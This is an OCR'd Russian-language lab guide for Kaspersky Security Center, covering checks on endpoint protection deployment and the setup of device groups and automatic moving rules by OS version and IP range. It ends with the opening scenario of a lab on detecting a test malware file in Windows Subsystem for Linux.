
Задание D: Изучите результаты развертывания защиты в сети

Изучите результаты задачи установки. Проверьте, что компьютеры попали в группу **Managed Devices**. Проверьте, что на компьютерах установлены Агент администрирования и Kaspersky Endpoint Security.

Задание выполняется на компьютере **KSC**.

61. Откройте веб-консоль Kaspersky Security Center
62. В боковом меню выберите **Monitoring & Reporting | Reports**
63. Нажмите **Report on Kaspersky software versions**
64. Проверьте, что в сети есть три экземпляра Kaspersky Endpoint Security и три экземпляра Агента администрирования — столько же, сколько и компьютеров
65. Закройте отчет





Заключение

Вы установили Kaspersky Endpoint Security и Агент администрирования с помощью мастера удаленной установки и с помощью автономного пакета.

Если на компьютерах есть сторонние антивирусы, инсталлятор удаляет их и просит перезагрузить компьютер.

Если на компьютерах запущен сетевой экран или вы не добавили в задачу учетную запись с правами администратора на компьютере, установка закончится с ошибкой.

Лабораторная работа 3.

Как создать структуру управляемых компьютеров

Сценарий. Вы установили защиту на компьютеры сети и хотите настроить ее оптимальным образом. Предполагая, что настройки для серверов, настольных и мобильных компьютеров будут отличаться, создайте для них группы и поместите туда соответствующие компьютеры. Чтобы не выбирать вручную, какой компьютер должен быть в какой группе, создайте правила перемещения и настройте в них условия на основе операционных систем и сетевых параметров компьютеров.


Содержание. В этой лабораторной работе:

1. Создайте группы рабочих станций, мобильных компьютеров и серверов
2. Распределите компьютеры по группам с помощью правил

Задание A: Создайте группы для рабочих станций, мобильных компьютеров и серверов


Создайте подгруппы **Servers** и **Workstations** в контейнере **Managed Devices**. Затем создайте подгруппы **Desktops** и **Laptops** в группе **Workstations**.

Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.




Задание выполняется на компьютере **KSC**.


1. В боковом меню выберите **Devices | Hierarchy of groups**
2. Выберите группу: **Managed devices**
3. Добавьте подгруппу компьютеров: нажмите **Add**




4. Введите имя **Servers** и нажмите **Add**



5. Добавьте еще одну подгруппу, назовите ее **Workstations**
6. Выберите группу **Workstations** и нажмите **add**



7. Введите название группы **Desktops**
8. Повторите шаги 6 и 7 и создайте группу **Laptops**




Задание B: Распределите компьютеры по группам с помощью правил

Откройте список правил в свойствах узла **Unassigned devices**. Сделайте правило для всех компьютеров, которое работает постоянно и помещает компьютеры в группу **Servers**. Используйте условие **Network agent is running** со значением **Yes** и **Operating system version** со значениями **Windows Server 2016**. Оба условия находятся на вкладке **Applications**.


Создайте аналогичные правила, которые помещают компьютеры в группы **Desktops** и **Laptops**. Вместо условия **Operating system version**, используйте условие **IP Range** на вкладке **Network**. Для настольных компьютеров укажите диапазон **10.28.0.100–10.28.0.199**, а для ноутбуков **10.28.0.200–10.28.0.254**.

Задание выполняется на компьютере **KSC**.

9. Перейдите на страницу **Discovery & Deployment | Deployment & Assignment | Moving Rules**
10. Нажмите **Add**




11. Введите имя правила *Servers*
12. Укажите группу назначения: В выпадающем списке выберите подгруппу **managed devices | Servers**
13. Выберите режим **Apply rule continuously**




14. Примените правило ко всем компьютерам: **снимите** отметку с параметра **Move only devices that do not belong to an administration group**
15. **Включите правило**: поставьте отметку возле одноименной опции


16. Откройте **Rule conditions**
17. Перейдите на вкладку **Applications**
18. Из выпадающего списка выберите опцию, что Сетевой Агент установлен: **Yes**
19. Примените правило к компьютерам с серверными операционными системами: включите параметр **Operating system version**



20. Прокрутите список до конца и перейдите на вторую страницу
21. Отметьте операционные системы **Microsoft Windows Server 2016**
22. Сохраните правило: нажмите **Save**
23. Создайте правило для настольных компьютеров: нажмите **Add**




24. Введите имя правила *Desktops*
25. Укажите группу назначения: В выпадающем списке выберите подгруппу **Managed devices | Workstations | Desktops**




26. Выберите режим **Apply rule continuously**


27. Примените правило ко всем компьютерам: **снимите** отметку с параметра **Move only devices that do not belong to an administration group**
28. **Включите правило**: поставьте отметку возле одноименной опции
29. Перейдите на вкладку **Rule conditions**
30. Настройте условия для IP-адресов: перейдите на вкладку **Network**
31. Примените правило к компьютерам с адресами в заданном интервале: включите параметр **IP range**
32. Ведите начальный и конечный IP-адрес **10.28.0.100** и **10.28.0.199** соответственно



33. Перейдите на вкладку **Applications**
34. Из выпадающего списка выберите опцию, что Сетевой Агент установлен: **Yes**
35. Сохраните правило: нажмите **Save**




36. Создайте правило **Laptops**
37. Укажите группу назначения: В выпадающем списке выберите подгруппу **Managed devices | Workstations | Laptops**




38. Выберите режим **Apply rule continuously**
39. Снимите отметку с параметра **Move only devices that do not belong to an administration group**
40. Отметьте параметр **Enable rule**


41. Перейдите на вкладку **Условия правила**
42. Перейдите на вкладку **Network**
43. Включите параметр **IP range**
44. Ведите начальный и конечный IP-адрес **10.28.0.200** и **10.28.0.254** соответственно




45. Перейдите в раздел **Applications**
46. Из выпадающего списка выберите опцию, что Сетевой Агент установлен: **Yes**
47. Сохраните правило: нажмите **Save**




48. В списке правил должно быть создано пять правил перемещения: два от инсталляционных пакетов, три созданных вами



49. Перейдите на страницу **Devices | Managed Devices**
50. Наверху страницы нажмите на путь **KSC / Managed Devices**
51. В дереве групп выберите **KSC | Managed Devices | Servers**



52. Проверьте, что компьютер **KSC** с операционной системой Windows Server 2016 был автоматически перемещен в группу **Servers**



53. Самостоятельно проверьте, что остальные компьютеры переместились в соответствующие группы

Заключение

Вы установили защиту и распределили компьютеры в группы. Настройки по умолчанию рассчитаны на среднего пользователя Kaspersky Endpoint Security. Они надежно защищают компьютеры, но стараются как можно меньше влиять на работу пользователя. Изучив настройки, вы можете изменить баланс между защитой и комфортом пользователей: усилить защиту в одних аспектах и, может быть, незначительно ослабить в других, увеличив комфорт. Как менять настройки защиты рассказывают дальнейшие лабораторные работы.

Лабораторная работа 4.

Как проверить защиту в Windows Subsystem for Linux


Сценарий. По умолчанию Kaspersky Endpoint Security поддерживает Windows Subsystem for Linux, это такой слой совместимости для запуска Linux-приложений в последних версиях Microsoft Windows. В нашем случае Windows Subsystem for Linux работает на базе Kali Linux 2018. Задача администратора — запустить тестовый вредоносный файл в Windows Subsystem for Linux и убедиться, что Kaspersky Security для Windows Server обнаружит и удалит его.

